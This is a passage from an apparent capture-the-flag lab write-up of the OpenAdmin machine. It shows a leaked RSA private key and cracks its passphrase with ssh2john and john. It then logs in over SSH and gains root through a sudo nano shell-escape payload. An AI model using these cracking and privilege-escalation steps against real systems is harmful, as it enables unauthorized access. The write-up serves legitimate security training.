piC96HnJU+Z8+1XbvzR93Wd3klRMO7EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRCmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGpZsoZx5AbA4Xi00pqqekeLAli95mKKPecjUgpm+wsx8epb
```

```
9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYEfMylPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv3O8bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhWWlT+d+oqIiSrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlYJ9FNDr
1kxuSODQNGtGnWZPieLvDkwotqZKzdOg7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc8ObLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWvwuaGmYeEnXDOxGupUchkrM
+4R21WQ+eSaULd2PDzLClmYrplnpmbD7C7/ee6KDTl7JMdV25DM9a16JYOneRtMt
qlNgzj0Na4ZNMyRAHEl1SF8a72umGO2xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoogOHHBlQe
K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----
</pre><html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
```

If we try login with the id_rsa we will get asked for the passphrase:

```
# ssh joanna@10.129.164.219 -i id_rsa
Enter passphrase for key 'id_rsa':
```

We can use `ssh2john` to crack it:

```
# ssh2john id_rsa > ssh.crack

# john --wordlist=/usr/share/wordlists/rockyou.txt ssh.crack
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
bloodninjas      (id_rsa)
1g 0:00:00:03 DONE (2023-07-07 22:45) 0.3322g/s 3180Kp/s 3180Kc/s 3180KC/s bloodninjas..bloodmabite
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

We get `bloodninjas` as the passphrase so now we can log in as joanna an get the user flag.

```
# ssh joanna@10.129.164.219 -i id_rsa
Enter passphrase for key 'id_rsa':

joanna@openadmin:~$
```


Privilege Escalation

If check our sudo commands as joanna we are able to run the following command:

```
joanna@openadmin:~$ sudo -l
Matching Defaults entries for joanna on openadmin:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR
XFILESEARCHPATH
    XUSERFILESEARCHPATH",

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
mail_badpass

User joanna may run the following commands on openadmin:
    (ALL) NOPASSWD: /bin/nano /opt/priv
```


We can run `sudo /bin/nano /opt/priv`. Nano allow us to read files using `ctrl+R`

```
joanna@openadmin:~$ sudo /bin/nano /opt/priv
```



```
[ Cancelled ]
```

After doing `ctrl+R+` we observe we can "Execute Command" with `crtl+X` we can find our payload to get root from here.



```
File to insert [from ./]: reset; sh 1>&0 2>&0
```

Press `crtl+X` and then `enter` and you can start running commands as root.